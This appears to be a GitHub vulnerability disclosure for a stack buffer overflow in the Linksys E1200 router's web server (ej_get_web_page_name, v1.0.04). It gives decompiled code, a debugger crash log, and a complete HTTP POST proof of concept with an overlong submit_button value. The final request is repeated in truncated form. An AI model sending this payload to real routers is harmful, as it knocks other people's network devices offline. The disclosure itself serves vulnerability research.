xxy1126 / Vuln Public

Code Issues Pull requests Actions Projects Security Insights

main Vuln / 1 /

xxy1126 update 2022/8/17 ... on Aug 16 History

..	
readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown

Linksys E1200 has a buffer overflow vulnerability


overview

- type: buffer overflow vulnerability
- supplier: Linksys (https://www.linksys.com/)
- product: Linksys E1200 https://www.linksys.com/gb/wi-fi-router-n300-monitor/E1200-UK.html
- firmware download: https://downloads.linksys.com/downloads/firmware/FW_E1200_v1.0.04.001_US_20120307.bin
- affect version: Linksys E1200 v1.0.04

Description

1. Vulnerability Details

the function `ej_get_web_page_name` contains stack overflow vulnerability.



```
{
  v8 = 0;
  memset(v9, 0, sizeof(v9));
  v7 = (const char *)get_cgi("submit_button");
  if ( !v7 )
    v7 = "index";
  sprintf(&v8, "%s", v7);
  if ( !strcasecmp(&v8, "SSG") )
  {
    v5 = wfprintf(a2, "hset.htm");
    goto LABEL_6;
  }
  v3 = &v8;
}
```


but this vulnerability must be authenticated. This vulnerability can cause dos(deny of service)

2. Recurring loopholes and POC

To reproduce the vulnerability, the following steps can be followed:

Start frimware through QEMU system or other methods (real device)

Attack with the following POC attacks(**you need to replace session_id**)



```
$hi  : 0x14
$lo  : 0x248691d
$fir : 0x739300
$ra  : 0x61616161 ("aaaa"?)
$gp  : 0x1002d880  →  0x00000000

0x7ff84ea0│+0x0000: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
- $sp
0x7ff84ea4│+0x0004: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
0x7ff84ea8│+0x0008: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
0x7ff84eac│+0x000c: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
0x7ff84eb0│+0x0010: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
0x7ff84eb4│+0x0014: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
0x7ff84eb8│+0x0018: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
0x7ff84ebc│+0x001c: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61616160

[#0] Id 1, Name: "httpd", stopped, reason: SIGSEGV

0x61616161 in ?? ()
gef➤
```

```
POST /apply.cgi;session_id=65fadc4eef72718d160532873503b59e HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101
Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1055
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/index.asp;session_id=65fadc4eef72718d160532873503b59e
Upgrade-Insecure-Requests: 1

pptp_dhcp=0&submit_button=
indexaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaa&change_action=&submit_type=&gui_action=Apply&now_proto=
dhcp&daylight_time=1&switch_mode=0&lan_ipaddr=4&wait_time=5&dhcp_start=100&
auto_return2=1&need_reboot=0&dhcp_check=&lan_netmask_0=&lan_netmask_1=&
lan_netmask_2=&lan_netmask_3=&timer_interval=30&detect_lang=EN&wan_proto=dhcp&
wan_hostname=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&
lan_ipaddr_2=1&lan_ipaddr_3=1&lan_netmask=255.255.255.0&machine_name=Cisco12345&
lan_proto=dhcp&dhcp_start_tmp=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=0&
wan_dns0_1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&
wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&wan_wins=4&
wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-08+1+1&
_daylight_time=1
```

```
POST /apply.cgi;session_id=65fadc4eef72718d160532873503b59e HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1055
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/index.asp;session_id=65fadc4eef72718d160532873503b59e
Upgrade-Insecure-Requests: 1

pptp_dhcp=0&submit_button=indexaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```